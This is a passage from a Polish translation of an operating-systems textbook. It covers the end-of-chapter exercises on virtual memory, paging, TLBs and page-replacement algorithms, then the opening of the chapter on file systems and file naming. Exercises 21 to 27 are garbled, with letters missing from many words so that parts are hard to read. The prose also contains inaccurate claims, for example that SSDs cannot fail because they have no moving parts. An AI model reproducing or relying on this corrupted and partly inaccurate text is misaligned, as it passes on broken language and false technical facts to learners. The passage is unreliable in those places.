w przypadku zastosowania algorytmu „pierwszy pasujący”? Odpowiedz na to samo pytanie w odniesieniu do algorytmów „najlepszy pasujący” oraz „następny pasujący”.

5. Jaka jest różnica pomiędzy adresem fizycznym a adresem wirtualnym?
6. Dla każdego z wymienionych poniżej dziesiętnych adresów wirtualnych oblicz numer strony wirtualnej i przesunięcie dla przypadku stron o rozmiarze 4 kB i 8 kB: 20000, 32768, 60000.
7. Korzystając z tablicy stron z rysunku 3.9, podaj adres fizyczny odpowiadający każdemu z poniższych adresów wirtualnych.
- 20
 - 4100
 - 8300
8. Procesor Intel 8086 nie ma układu MMU i nie obsługuje pamięci wirtualnej. Niemniej jednak niektóre firmy sprzedawały w przeszłości niezmodyfikowany procesor 8086, który realizował stronicowanie. Zastanów się nad tym, w jaki sposób to robiono. *Wskazówka:* weź pod uwagę logiczną lokalizację jednostki MMU.
9. Jakiego rodzaju wsparcie sprzętowe jest potrzebne do działania stronicowanej pamięci wirtualnej?
10. Kopiowanie przy zapisie to interesująca koncepcja wykorzystywana w systemach serwerowych. Czy zastosowanie jej w smartfonie ma jakiś sens?
11. Przeanalizuj poniższy program w języku C:

```
int X[N];
int step = M; /* M jest pewną predefiniowaną stałą */
for (int i = 0; i < N; i += step) X[i] = X[i] + 1;
```

- (a) Jeśli ten program zostanie uruchomiony na maszynie, w której strony mają rozmiar 4 kilobajtów, a bufor TLB ma rozmiar 64 pozycji, to jakie wartości M i N spowodują błąd chybionego odwołania do bufora TLB dla każdego wykonania wewnętrznej pętli?

- (b) Czy odpowiedź udzielona w części (a) byłaby inna, gdyby pętle powtórzono wiele razy? Wyjaśnij.
12. Ilość miejsca na dysku, która musi być dostępna do składowania strony, jest związana z maksymalną liczbą procesów n , liczbą bajtów w wirtualnej przestrzeni adresowej v oraz liczbą bajtów w pamięci RAM r . Podaj wyrażenie dla najgorszego przypadku wymagań miejsca na dysku. Na ile realna jest ta ilość?
13. Podaj wzór na obliczenie efektywnego czasu instrukcji przy założeniu, że błędy stron pojawiają się co k instrukcji, wykonanie instrukcji zajmuje 1 ns, a błąd strony zajmuje dodatkowo n ns.
14. Maszyna ma 32-bitową przestrzeń adresową i wykorzystuje strony o rozmiarze 8 kB. Tabela stron jest zaimplementowana w całości sprzętowo, przy czym jedna pozycja zajmuje 32-bitowe słowo. Kiedy proces się uruchomi, tabela stron jest kopiowana z pamięci do rejestrów sprzętowych z szybkością jednego słowa co 100 ns. Jeśli każdy proces działa przez 100 ms (włącznie z czasem załadowania tabeli stron), to jaka część czasu procesora zostanie poświęcona na załadowanie tabel stron?
15. Założmy, że w komputerze są wykorzystywane 48-bitowe adresy wirtualne i 32-bitowe adresy fizyczne.
- (a) Gdy strony mają rozmiar 4 kB, to ile pozycji znajduje się w tabeli stron, jeśli ma ona tylko jeden poziom? Wyjaśnij.
- (b) Przypuśćmy, że ten sam system jest wyposażony w bufor TLB (od ang. *Translation Lookaside Buffer*) o 32 pozycjach. Ponadto założmy, że program zawiera instrukcje mieszczące się na jednej stronie, które sekwencyjnie czytają elementy typu long integer z tablicy zajmującej kilka tysięcy stron. Na ile skuteczny będzie bufor TLB dla tego przypadku?
16. Dane są następujące parametry systemu pamięci wirtualnej:
- (a) Bufor TLB może przechowywać 1024 pozycje i można do niego uzyskać dostęp w 1 cyklu zegarowym (1 ns).
- (b) Odnalezienie pozycji w tablicy stron zajmuje 100 cykli zegarowych, czyli 100 ns.
- (c) Średni czas zastępowania strony wynosi 6 ms.
- Jaki jest właściwy czas translacji adresu, jeśli w 99% przypadków odwołania do stron są obsługiwane przez bufor TLB, a tylko w 0,01% przypadków dochodzi do błędu strony?
17. Założmy, że w komputerze są wykorzystywane 38-bitowe adresy wirtualne i 32-bitowe adresy fizyczne.
- (a) Jaka jest główna przewaga wielopoziomowej tablicy stron nad jednopoziomową?
- (b) Ile bitów należy zaalokować dla pola tabeli stron najwyższego poziomu, a ile dla pola tabeli stron następnego poziomu dla dwupoziomowej tabeli stron, stron o rozmiarze 16 kB oraz pozycjach w tabeli stron o rozmiarze 4 bajtów? Wyjaśnij.
18. W punkcie 3.3.4 stwierdzono, że w procesorze Pentium Pro każdą pozycję w hierarchii tablicy stron rozszerzono do 64 bitów, ale układ nadal mógł zaadresować maksymalnie tylko 4 GB pamięci. Wyjaśnij, jak to możliwe, aby to zdanie było prawdziwe, jeśli pozycje w tablicy stron mają 64 bity.

19. W komputerze z adresami 32-bitowymi wykorzystywane są dwupoziomowe tabele stron. Adresy wirtualne są podzielone na 9-bitowe pole tabeli stron najwyższego poziomu, 11-bitowe pole tabeli stron drugiego poziomu oraz przesunięcie. Jak duże są strony oraz ile ich jest w przestrzeni adresowej?
20. W komputerze wykorzystywane są 32-bitowe adresy wirtualne i strony o rozmiarze 4 kB. Program razem z danymi mieści się na najniższej stronie (0 – 4095). Stos mieści się na najwyższej stronie. Ile pozycji potrzeba w tabeli stron, jeśli w komputerze jest wykorzystywany tradycyjny (jednopoziomowy) mechanizm stronicowania? Ile pozycji potrzeba w tabeli stron dla dwupoziomowego stronicowania, przy 10 bitach dla każdego poziomu?
21. Poniżej zamieszczono ślad wykonania fragmentu programu w komputerze ze stronami o rozmiarach 512 bajtów. Program znajduje się pod adresem 1020, a jego wskaźnik stosu znajduje się pod adresem 8192 (stos rośnie w kierunku 0). Podaj ciąg odwołań do stron generowany przez ten program. Ka da instrukcja zajmuje 4 bajty (1 s wo), w cześnie z bezpo rednimi sta ymi. W  agu odwoła  lic a si  zarówno instrukcje, jak i dane.
 - Za adowanie s owa 6144 do rejestru 0.
 - Od o enie rejestru 0 na stos.
 - Wywo anie procedury spod adresu 5120, od o enie na stos adresu powrotu.
 - Odjecie stalej 16 od wartosci wska nika stosu.
 - Por wnanie parametru wywo ania ze sta a 4.
 - Je i s a r wne, skok do adresu 5152.

22. Komputer, którego procesy maj  1024 strony w swoich przestrzeniach adresowych, utrzymuj  własne tabele stron w pami ci. Koszt zwi zany z odczytaniem s owa z tabeli stron wynosi 5 ns. W celu zmniejszenia tego kosztu komputer wykorzystuje bufor TLB, w którym s a zapisane 32 pary (strona wirtualna, fizyczna ramka strony). Operacja wyszukiwania w buforze zajmuje 1 ns. Jaki wspo czynnik trafie  jest potrzebny, aby zmniejszy  s redni koszt do 2 ns?
23. Jak mo na zaimplementow  sprz etowo urz dzenie pami ci asocjacyjnej wymagane przez bufor TLB oraz jakie s a implikacje takiego projektu dla rozszerzalno ci?
24. W komputerze s a wykorzystywane 48-bitowe adresy wirtualne i 32-bitowe adresy fizyczne. Strony maj  rozmiar 8 kB. Ile pozycji potrzeba dla jednopoziomowej, liniowej tabeli stron?
25. Komputer posugiuj cy si  stronami o rozmiarze 8 kB, wyposa ony w pami c g ow n  o rozmiarze 256 kB i wirtualn  przestrze  adresow  o rozmiarze 64 GB do zaimplementowania pami ci wirtualnej wykorzystuje odwr con  tabel  stron. Jak du a powinna by  tablica skr ot w, aby s rednia d ugo a  a nca skr ot w by a mniejsza ni  1? Za o my,  e rozmiar tablicy skr ot w jest pot g a liczb y 2.
26. Podczas zaj c z projektowania kompilatorów student zaproponował profesorowi realizacj  projektu napisania kompilatora, który b edzie generowa  list  odwoala  do stron do wykorzystania w celu zaimplementowania optymalnego algorytmu zast powania stron. Czy to jest mo liwe? Dlaczego tak lub dlaczego nie? Czy mo na co  zrobi , aby poprawi  wydajno s  stronicowania w fazie wykonywania programu?
27. Przypu my,  e strumie  odwoala  do stron wirtualnych zawiera powt rzenia d ugich sekwencji odwoala  do stron, po których okazjonalnie wyst puje odwoalan  do losowej strony; np. sekwencja: 0, 1, ..., 511, 431, 0, 1, ..., 511, 332, 0, 1, ... sk ada si  z powt rze  sekwencji 0, 1, ..., 511, po których wyst puj  losowe odwoala  do stron 431 i 332.

- (a) Dlaczego standardowe algorytmy zastępowania stron (LRU, FIFO, zegarowy) nie będą skuteczne do obsługi obciążenia alokacji strony krótszej od sekwencji stron?
- (b) Opisz sposób realizacji problemu zastępowania stron. Algorytm powinien być znacznie wydajniejszy od algorytmów LRU, FIFO lub zegarowego, dla przypadku alokacji przez ten program 500 ramek stron.
28. Gdy zostanie użyty algorytm zastępowania stron FIFO z czterema ramkami stron i ośmioma stronami, to ile błędów braku stron wystąpi z ciągiem odwołania 0172327103, jeśli cztery ramki są początkowo puste? To samo zadanie wykonaj dla algorytmu LRU.
29. Rozważmy sekwencję stron z rysunku 3.14(b). Przypuśćmy, że bity R dla stron od B do A to odpowiednio 11011011. Która strona zostanie usunięta w wyniku wykonania algorytmu drugiej szansy?
30. Mały komputer na karcie smart ma cztery ramki stron. Przy pierwszym takcie zegara bity R mają postać 0111 (dla strony 0 jest to wartość 0, dla pozostałych — 1). W kolejnych taktach zegara wartości wynoszą 1011, 1010, 1101, 0010, 1010, 1100 i 0001. Podaj wartości czterech liczników po ostatnim taktie, jeśli zostanie użyty algorytm postarzania z 8-bitowym licznikiem.
31. Podaj prosty przykład sekwencji odwołań do stron, tak aby pierwsza strona wybrana do zastąpienia była inną dla algorytmu zastępowania stron LRU, a inną dla algorytmu zegarowego. Założymy, że do procesu są przydzielone 3 ramki, a ciąg odwołania zawiera numery stron dla zbioru 0, 1, 2 i 3.
32. W algorytmie WSClock z rysunku 3.19(c) wskazówka pokazuje stronę z $R = 0$. Czy ta strona zostanie usunięta, jeśli $\tau = 400$? A co się stanie w przypadku, gdy $\tau = 1000$?
33. Przypuśćmy, że algorytm zastępowania stron WSClock wykorzystuje $\tau = 2$ cykle, natomiast system ma następujący stan:

Strona	Znacznik czasu	V	R	M
0	6	1	0	1
1	9	1	1	0
2	9	1	1	1
3	7	1	0	0
4	4	0	0	0

gdzie trzy bity flag V , R i M oznaczają odpowiednio (*Valid* — ważny, *Referenced* — z odwołaniami oraz *Modified* — zmodyfikowany).

- (a) Podaj zawartość nowych pozycji w tabeli, jeśli w takcie 10 występuje przerwanie zegarowe. Wyjaśnij (możesz pominąć wpisy, które pozostają bez zmian).
- (b) Założymy, że zamiast przerwania zegarowego w takcie 10 występuje błąd strony spowodowany żądaniem odczytu strony 4. Podaj zawartość nowych pozycji w tabeli. Objasnij (możesz pominąć wpisy, które pozostają bez zmian).
34. Student napisał, że „podstawowe algorytmy zastępowania stron (FIFO, LRU, optymalny) na poziomie abstrakcji są identyczne; wyjątkiem jest atrybut używany do wybrania strony, która ma być zastąpiona”.

- (a) Jaki jest ten atrybut dla algorytmu FIFO? Jaki dla algorytmu LRU? A jaki dla optymalnego?
- (b) Sformułuj ogólny algorytm wymienionych algorytmów zastępowania stron.
35. Ile czasu zajmuje załadowanie 64-kilobajtowego programu z dysku, w którym średni czas wyszukiwania wynosi 5 ms, którego czas obrotu wynosi 5 ms oraz którego ścieżka mieści 1 MB danych:
- dla strony o rozmiarze 2 kB,
 - dla strony o rozmiarze 4 kB?
- Strony są rozmieszczone na dysku w sposób losowy, a liczba cylindrów jest tak duża, że szansa występowania dwóch stron w tym samym cylindrze okazuje się pomijalnie mała.
36. Komputer wykorzystuje cztery ramki stron. Czas załadowania, czas ostatniego użycia oraz bity R i M dla każdej strony pokazano poniżej (czasy zostały wyrażone w taktach zegara):

Strona	Załadowana	Ostatnie użycie	R	M
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

- (a) Która strona będzie zastąpiona w przypadku zastosowania algorytmu NRU?
- (b) A która, jeśli zastosujemy algorytm FIFO?
- (c) Jaką stronę zastąpi algorytm LRU?
- (d) A jaką algorytm drugiej szansy?
37. Przypuśćmy, że dwa procesy: A i B współdzielą stronę, której nie ma w pamięci. Jeśli proces A ulegnie awarii na współdzielonej stronie, to po wczytaniu strony do pamięci trzeba uaktualnić pozycję w tablicy stron odpowiadającą procesowi A .
- Pod jakim warunkiem należy opóźnić aktualizację tablicy stron dla procesu B , mimo że obsługa błędu strony procesu A spowoduje wczytanie współdzielonej strony do pamięci? Wyjaśnij.
 - Jakie są potencjalne koszty opóźnienia aktualizacji tablicy stron?
38. Przeanalizuj poniższą dwuwymiarową tablicę:

```
int X[64][64];
```

Przypuśćmy, że system wykorzystuje cztery ramki stron, a każda ramka ma 128 słów (zmienna typu `integer` zajmuje jedno słowo). Programy przetwarzające tablicę X zajmują dokładnie jedną stronę i zawsze jest nią strona 0. Dane pozostałych trzech ramek są wymieniane pomiędzy pamięcią a dyskiem. Tablica X jest zapisana w porządku rosnących wierszy (tzn. element $X[0][1]$ występuje w pamięci za wierszem $X[0][0]$). Który z dwóch fragmentów kodu pokazanych poniżej spowoduje wygenerowanie najmniejszej liczby błędów braku stron? Objaśnij i wylicz całkowitą liczbę błędów braku stron.

Fragment A

```
for (int j = 0; j < 64; j++)
    for (int i = 0; i < 64; i++) X[i][j] = 0;
```

Fragment B

```
for (int i = 0; i < 64; i++)
    for (int j = 0; j < 64; j++) X[i][j] = 0;
```

39. Otrzymałeś zlecenie od oferującej usługi w chmurze firmy, która instaluje tysiące serwerów na każdym ze swoich centrów danych. W firmie tej ostatnio dowiedziano się, że lepiej by było obsłużyć błąd strony na serwerze A poprzez odczytanie strony z pamięci RAM jakiegoś innego serwera niż z lokalnego dysku.
- (a) Jak można zrealizować ten pomysł?
- (b) W jakich warunkach takie podejście byłoby opłacalne? A w jakich byłoby możliwe?
40. W jednej z pierwszych maszyn z podziałem czasu — PDP-1 — pamięć składała się z 4K 18-bitowych słów. W pamięci zachodził jeden proces na raz. Kiedy program szeregujący decydował się na uruchomienie innego procesu, proces występujący w pamięci był zapisywany do pamięci bębnowej, przy czym na obwodzie bębna mieściło się 4 K 18-bitowych słów. Zapis (lub odczyt) bębna mógł się rozpocząć od dowolnego słowa — nie tylko od słowa 0. Dlaczego Twoim zdaniem zdecydowano się na wybór takiej pamięci bębnowej?
41. Komputer przydziela każdemu procesowi 65 536 bajtów przestrzeni adresowej podzielonej na strony po 4096 bajtów. Pewien program ma rozmiar kodu równy 32 768 bajtów, danych — 16 386 bajtów i stosu — 15 870 bajtów. Czy ten program zmieści się w przestrzeni adresowej? Czy zmieściłby się, gdyby strona miała 512 bajtów, a nie 4096? Należy pamiętać, że strona musi zawierać tekst, dane lub stos — nie może zawierać kombinacji dwóch czy trzech segmentów.
42. Zaobserwowano, że liczba instrukcji wykonanych pomiędzy wystąpieniem dwóch błędów braku stron jest wprost proporcjonalna do liczby ramek stron zaalokowanych do programu. Jeśli ilość dostępnej pamięci podwoi się, średni okres pomiędzy wystąpieniami błędów braku strony także się podwoi. Przypuśćmy, że normalna instrukcja zajmuje 1 ms, ale w przypadku wystąpienia błędu braku strony zajmuje ona $2001 \mu s$ (tzn. obsługa błędu zajmuje 2 ms). Jeśli wykonanie programu zajmuje 60 s i podczas tego okresu występuje 15 000 błędów braku stron, to ile czasu zajęłoby wykonanie programu, gdyby było dostępne dwa razy tyle pamięci?
43. Grupa projektantów systemu operacyjnego z firmy Oszczędne Systemy Komputerowe próbuje znaleźć sposoby zmniejszenia objętości pamięci zewnętrznej wymaganej przez tworzony nowy system operacyjny. Lider grupy właśnie zasugerował, aby całkiem zrezygnować z zapisywania tekstu programu w obszarze wymiany, ale stronicować go bezpośrednio z pliku binarnego zawsze, kiedy będzie potrzebny. W jakich okolicznościach ta koncepcja będzie skuteczna w odniesieniu do tekstu programu? A w jakich będzie ona skuteczna w odniesieniu do danych?
44. Rozkaz maszynowy załadowania 32-bitowego słowa do rejestru zawiera 32-bitowy adres ładowanego słowa. Jaka jest maksymalna liczba błędów braku stron, jakie może spowodować ta instrukcja?
45. Wyjaśnij różnicę pomiędzy fragmentacją wewnętrzną a zewnętrzną. Która z nich jest wykorzystywana w systemach stronicowania? A która w systemach z czystą segmentacją?

46. Jeśli jednocześnie są wykorzystywane mechanizmy segmentacji i stronicowania, tak jak w systemie MULTICS, najpierw należy odszukać deskryptor segmentu, a następnie deskryptor strony. Czy bufor TLB także działa w ten sposób — tzn. czy wykorzystuje dwa poziomy wyszukiwania?
47. Rozważmy program składający się z dwóch segmentów pokazanych poniżej, który zawiera instrukcje w segmencie 0 oraz dane do odczytu (zapisu) w segmencie 1. Segment 0 ma zabezpieczenia odczyt-wykonanie, natomiast segment 1 — odczyt-zapis. System pamięci wykorzystuje pamięć wirtualną na żądanie z adresami wirtualnymi składającymi się z 4-bitowego numeru strony i 10-bitowego przesunięcia. Tabele stron i zabezpieczenia mają postać pokazaną poniżej (wszystkie liczby w tabeli są dziesiętne).

Segment 0		Segment 1	
Odczyt/Wykonanie		Odczyt/Zapis	
Virtual Page#	Nr ramki strony	Nr strony wirtualnej	Nr ramki strony
0	2	0	Na dysku
1	Na dysku	1	14
2	11	2	9
3	5	3	6
4	Na dysku	4	Na dysku
5	Na dysku	5	13
6	4	6	8
7	3	7	12

Dla każdego z poniższych przypadków podaj rzeczywisty adres pamięci wynikający z zastosowania dynamicznej translacji adresów lub zidentyfikuj typ błędu, który wystąpi (błąd braku strony lub błąd zabezpieczeń).

- (a) Pobranie informacji z segmentu 1, strona 1, przesunięcie 3.
 - (b) Zapis informacji w segmencie 0, strona 0, przesunięcie 16.
 - (c) Pobranie informacji z segmentu 1, strona 4, przesunięcie 28.
 - (d) Skok do lokalizacji w segmencie 1., strona 3., przesunięcie 32.
48. Czy potrafisz wymienić dowolne sytuacje, w których wykorzystanie pamięci wirtualnej byłoby złym pomysłem, a rezygnacja z pamięci wirtualnej przyniosłaby korzyści? Uzasadnij.
49. Pamięć wirtualna zapewnia mechanizm izolowania jednego procesu od innych. Jakie problemy z zarządzaniem pamięcią powstałyby z powodu umożliwienia jednoczesnej pracy dwóch systemów operacyjnych? W jaki sposób można by rozwiązać te trudności?
50. Wykreśl histogram i oblicz średnią oraz medianę z rozmiarów wykonalnych plików binarnych dla komputera, do którego masz dostęp. W systemie Windows weź pod uwagę wszystkie pliki *.exe* i *.dll*; w systemie UNIX uwzględnij wszystkie pliki wykonywalne w katalogach */bin*, */usr/bin* oraz */local/bin*, które nie są skryptami (lub użyj narzędzia *file* w celu znalezienia wszystkich plików wykonywalnych). Określ optymalny rozmiar strony dla tego komputera, biorąc pod uwagę tylko kod (nie dane). Weź pod uwagę wewnętrzną fragmentację i rozmiar tabeli stron, przyjmij rozsądne założenie co do rozmiaru pozycji w tabeli stron. Założmy, że istnieje jednakowe prawdopodobieństwo uruchomienia każdego programu, dlatego należy stosować dla nich taką samą wagę.

51. Napisz program symulujący system stronicowania z wykorzystaniem algorytmu postarzania. Liczba ramek stron jest parametrem. Sekwencja odwołań do stron powinna być czytana z pliku. Dla wybranego pliku wejściowego wykreśl liczbę błędów braku stron na 1000 odwołań do pamięci jako funkcję liczby dostępnych ramek stron.
52. Napisz program symulujący system stronicowania z wykorzystaniem algorytmu WSClock. System jest nerealistyczny w tym sensie, że zakłada, że nie ma odwołań zapisu, a operacje niszczenia i tworzenia procesów są ignorowane (życie wieczne). Oto dane wejściowe:
- Próg wieku odtworzenia.
 - Interwał przerwania zegarowego wyrażony w postaci liczby odwołań do pamięci.
 - Plik zawierający sekwencję odwołań do stron.
 - (a) Opisz podstawowe struktury danych i algorytmy w Twojej implementacji.
 - (b) Pokaż, że symulacja zachowuje się zgodnie z oczekiwaniami dla prostego (ale nie trywialnego) przykładu danych wejściowych.
 - (c) Podaj liczbę błędów strony i rozmiar zestawu roboczego dla 1000 odwołań do pamięci.
 - (d) Wyjaśnij, co jest potrzebne do rozszerzenia programu w taki sposób, aby obsługiwał strumień odwołań do stron, który uwzględnia również zapisy.
53. Napisz program, który demonstruje efekty chybionych odwołań do bufora TLB poprzez zmierzenie czasu dostępu potrzebnego do przeglądania dużej tablicy.
- (a) Wyjaśnij najważniejsze koncepcje programu i opisz, jakich wyników się spodziewasz dla pewnej praktycznej architektury pamięci wirtualnej.
 - (b) Uruchom program na wybranym komputerze i wyjaśnij, w jakim stopniu dane odpowiadają Twoim oczekiwaniom.
 - (c) Powtórz część (b), tyle że dla starszego komputera z inną architekturą, i objaśnij główne różnice w wynikach.
54. Napisz program, który będzie pokazywał różnicę pomiędzy zastosowaniem lokalnej i globalnej strategii zastępowania stron, dla prostego przypadku dwóch procesów. Potrzebna będzie procedura, która generuje ciąg odwołań do stron, bazujący na modelu statystycznym. Model ten ma N stanów ponumerowanych od 0 do $N-1$, które reprezentują wszystkie możliwe odwołania do stron, a z każdym ze stanów jest powiązane prawdopodobieństwo p_i reprezentujące szansę na to, że następne odwołanie będzie dotyczyło tej samej strony. W innym przypadku następne odwołanie będzie dotyczyło jednej z pozostałych stron z jednakowym prawdopodobieństwem.
- (a) Pokaż, że procedura generowania ciągu odwołań do strony działa prawidłowo dla pewnej malej wartości N .
 - (b) Oblicz współczynnik błędów braku stron dla niewielkiej próbki, w której występuje jeden proces i stała liczba ramek stron. Wyjaśnij, dlaczego takie działanie jest prawidłowe.
 - (c) Powtórz część (b) dla dwóch procesów z niezależnymi sekwencjami odwołań do stron i dwukrotnie większą liczbą ramek stron w porównaniu z częścią (b).
 - (d) Powtórz część (c), stosując strategię globalną zamiast lokalnej. Porównaj współczynnik błędów braku stron dla procesu z podejściem zastosowanym dla strategii lokalnej.

55. Napisz program, który można wykorzystać do porównania skuteczności dodawania pola znacznika do wpisów w buforze TLB, gdy sterowanie jest przełączane pomiędzy dwoma programami. Pole znacznika służy do oznakowania każdego wpisu identyfikatorem procesu. Należy zwrócić uwagę, że nieoznakowany bufor TLB można zasymulować poprzez wymaganie, aby wszystkie wpisy w buforze TLB w danej chwili miały ten sam znacznik. Dane wejściowe:

- Liczba dostępnych pozycji w buforze TLB.
- Interwał przerwania zegarowego wyrażony w postaci liczby odwołań do pamięci.
- Plik zawierający sekwencję pozycji (proces, odwołania do stron).
- Koszt aktualizacji jednej pozycji w buforze TLB.
 - (a) Opisz podstawowe struktury danych i algorytmy w Twojej implementacji.
 - (b) Pokaż, że symulacja zachowuje się zgodnie z oczekiwaniemi dla prostego (ale nie trywialnego) przykładu danych wejściowych.
 - (c) Podaj liczbę aktualizacji bufora TLB na 1000 odwołań.

4

SYSTEMY PLIKÓW

Wszystkie aplikacje komputerowe muszą składować i odczytywać informacje. Kiedy proces działa, może zapisywać ograniczone ilości informacji w obrębie własnej przestrzeni adresowej. Objętość pamięci zewnętrznej jest jednak ograniczona do rozmiaru wirtualnej przestrzeni adresowej. W przypadku niektórych aplikacji ten rozmiar jest odpowiedni, ale dla innych — np. systemów rezerwacji linii lotniczych, aplikacji bankowych lub baz danych w dużych przedsiębiorstwach — okazuje się o wiele za mały.

Drugi problem z przechowywaniem informacji w obrębie przestrzeni adresowej procesu polega na tym, że wtedy, kiedy proces kończy działanie, informacje znikają. W przypadku wielu aplikacji (np. baz danych) informacje muszą być przechowywane przez wiele tygodni, miesięcy, a nawet przez nieograniczony czas. Zezwolenie na to, by dane znikły w momencie, gdy proces zakończy działanie, jest niedopuszczalne. Co więcej, dane nie mogą znikać także wtedy, gdy z powodu awarii komputera proces zostanie zabity.

Trzecim problemem jest to, że często wiele procesów korzysta z tych samych informacji (lub ich części) w tym samym czasie. Jeśli mamy katalog telefoniczny online zapisany wewnątrz przestrzeni adresowej pojedynczego procesu, to tylko ten proces może uzyskać do niego dostęp. Jednym ze sposobów rozwiązania tego problemu jest uniezależnienie informacji od procesów.

W związku z tym istnieją trzy zasadnicze wymagania dla mechanizmu pamięci trwałej:

1. Musi pozwalać na zapis bardzo dużych ilości informacji.
2. Informacje muszą przetrwać proces zakończenia działania procesu, który z nich korzystał.
3. Wiele procesów musi mieć możliwość korzystania z informacji jednocześnie.

W roli pamięci trwałej od lat były używane dyski magnetyczne. Ostatnio coraz większą popularność zyskują napędy SSD. Ze względu na to, że urządzenia te nie mają żadnych ruchomych części, nie mogą ulec awarii. Ponadto zapewniają szybki i swobodny dostęp do danych. Powszechnie stosowane są także taśmy i dyski optyczne, ale mają one o wiele niższą wydajność i zwykle

są wykorzystywane do przechowywania kopii zapasowych. Więcej informacji o dyskach zamieścimy w rozdziale 5. Na razie wystarczy, że będziemy myśleć o dysku jako o liniowej sekwencji bloków o stałym rozmiarze, która obsługuje dwie operacje:

1. Odczytaj blok k .
2. Zapisz blok k .

W praktyce tych operacji jest więcej. Wystarczą jednak te dwie proste operacje, aby można było rozwiązać problem pamięci trwałej.

Operacje te są jednak bardzo niewygodne, zwłaszcza w dużych systemach używanych przez wiele aplikacji i potencjalnie wielu użytkowników (np. na serwerze). Od razu rodzi się kilka pytań:

1. W jaki sposób można znaleźć informacje?
2. W jaki sposób uniemożliwić użytkownikowi czytanie danych innych użytkowników?
3. Skąd można się dowiedzieć, które bloki są wolne?

Podobnych pytań jest znacznie więcej.

W systemach operacyjnych proces umożliwił stworzenie abstrakcji procesora, a wirtualne przestrzenie adresowe procesów pozwoliły na stworzenie abstrakcji pamięci fizycznej. Na tej samej zasadzie powyższy problem można rozwiązać za pomocą nowej abstrakcji: pliku. Abstrakcje procesów (a także wątków), przestrzeni adresowych i plików są najważniejszymi pojęciami związanymi z systemami operacyjnymi. Jeśli ktoś rozumie te trzy pojęcia od początku do końca, jest na dobrej drodze, aby zostać ekspertem w dziedzinie systemów operacyjnych.

Pliki to tworzone przez procesy logiczne jednostki informacji. Dysk zwykle zawiera tysiące, a nawet miliony plików, które są wzajemnie od siebie niezależne. Jeśli pomyślimy o każdym z plików jako o rodzaju przestrzeni adresowej, nie będziemy bardzo daleko od prawdy, poza tym, że plików używa się do modelowania dysku, a nie pamięci RAM.

Procesy mogą czytać istniejące pliki i tworzyć nowe, jeśli zachodzi taka potrzeba. Informacje składowane w plikach muszą być *trwałe* — to oznacza, że nie może mieć na nie wpływu tworzenie procesu i jego niszczenie. Plik powinien zniknąć tylko wtedy, gdy jego właściciel jawnie go usunie. Chociaż operacje odczytywania i zapisywania plików należą do najczęściej wykonywanych, istnieje wiele innych, z których wybrane omówimy poniżej.

Pliki są zarządzane przez system operacyjny. Sposób tworzenia ich struktury, nadawania nazw, dostępu, wykorzystywania, zabezpieczeń, implementacji i zarządzania to główne zagadnienia projektu systemu operacyjnego. Część systemu operacyjnego, która dotyczy obsługi plików, nosi nazwę **systemu plików** i jest przedmiotem niniejszego rozdziału.

Z punktu widzenia użytkownika najważniejszym aspektem systemu plików jest to, w jaki sposób system jest postrzegany — tzn. co tworzy plik, w jaki sposób plikom są nadawane nazwy i jakie stosuje się zabezpieczenia, jakie operacje na plikach są dozwolone itd. Takie szczegóły jak to, czy do śledzenia wolnego miejsca są wykorzystywane listy jednokierunkowe, czy mapy bitowe oraz ile sektorów mieści się w logicznym bloku dysku, nie będą nas interesowały, choć są one bardzo istotne dla projektantów systemu plików. Z tego względu niniejszy rozdział podzieliliśmy na kilka podrozdziałów. Pierwsze dwa dotyczą odpowiednio interfejsu użytkownika do plików i katalogów. Dalej zamieszczono szczegółową dyskusję na temat sposobu implementacji i zarządzania systemami plików. Na koniec zaprezentowano kilka przykładów rzeczywistych systemów plików.

4.1. PLIKI

Na kilku kolejnych stronach przyjrzymy się plikom z punktu widzenia użytkownika — omówimy sposób ich wykorzystywania oraz opowiemy, jakie mają właściwości.

4.1.1. Nazwy plików

Pliki są mechanizmem abstrakcyjnym. Zapewniają sposób składowania informacji na dysku w celu ich późniejszego odczytywania. Należy to zrobić w taki sposób, aby użytkownika nie interesowały szczegóły tego, gdzie informacje są składowane i w jaki sposób właściwie działa dysk.

Prawdopodobnie najważniejszą charakterystyką dowolnego mechanizmu abstrakcji jest sposób, w jaki nadaje się nazwy zarządzanym obiektom. W związku z tym analizę systemów plików rozpoczęmy od zagadnienia nazw plików. Kiedy proces tworzy plik, nadaje mu nazwę. Kiedy proces kończy działanie, plik dalej istnieje, a inne procesy mogą uzyskać do niego dostęp za pośrednictwem nazwy.

Szczegółowe reguły nadawania nazw plików różnią się pomiędzy systemami. Jednak we wszystkich współczesnych systemach operacyjnych ciągi złożone z jednej do ośmiu liter są prawidłowymi nazwami plików. Tak więc *andrzej*, *bruno* i *kasia* to potencjalne nazwy plików. Często dozwolone są również cyfry i znaki specjalne, zatem takie nazwy, jak *2*, *pilne!* czy *Rys.2-14*, zwykle również są prawidłowe. W wielu systemach operacyjnych maksymalna długość nazwy pliku wynosi 255 znaków.

Niektóre systemy plików odróżniają wielkie litery od małych, podczas gdy inne nie. UNIX należy do pierwszej kategorii, stary system MS-DOS do drugiej (na marginesie: ponieważ stary system MS-DOS jest nadal bardzo szeroko stosowany w systemach wbudowanych, w żadnym razie nie można go uznać za przestarzały). Zatem w systemie UNIX nazwy: *maria*, *Maria* i *MARIA* będą oznaczały różne pliki. W systemie MS-DOS wszystkie te nazwy odnoszą się do tego samego pliku.

W tym miejscu warto powiedzieć coś o systemach plików. Windows 95 i Windows 98 wykorzystują system plików systemu MS-DOS znany jako *FAT-16*. Dziedziczą wiele jego właściwości — np. sposób tworzenia nazw plików. W Windows 98 wprowadzono pewne rozszerzenia systemu FAT-16, co doprowadziło do powstania systemu *FAT-32*, ale te dwa systemy są do siebie dość podobne. Ponadto systemy: Windows NT, Windows 2000, Windows XP, Windows Vista i Windows 8 obsługują obydwa systemy plików FAT, które dziś są już dość przestarzałe. Te cztery systemy operacyjne bazujące na technologii NT mają rodzimy system plików (*NTFS*), który ma inne właściwości (np. nazwy plików w Unicode). Istnieje drugi system plików dla Windows 8, znany pod nazwą *ReFS* (od ang. *Resilient File System* — dosł. elastyczny system plików), ale jest on przeznaczony dla serwerowej wersji systemu Windows 8. Gdy w tym rozdziale będziemy odwoływać się do systemów plików MS-DOS lub FAT, będziemy mieli na myśli systemy FAT-16 i FAT-32 używane w Windowsie (o ile nie podano inaczej). O systemach plików FAT opowiemy w dalszej części tego rozdziału, a o systemie NTFS w rozdziale 12., gdzie szczegółowo omówimy Windows 8. Nawiąsem mówiąc, istnieje nowy system plików wzorowany na systemie FAT, znany pod nazwą *exFAT*. Jest to 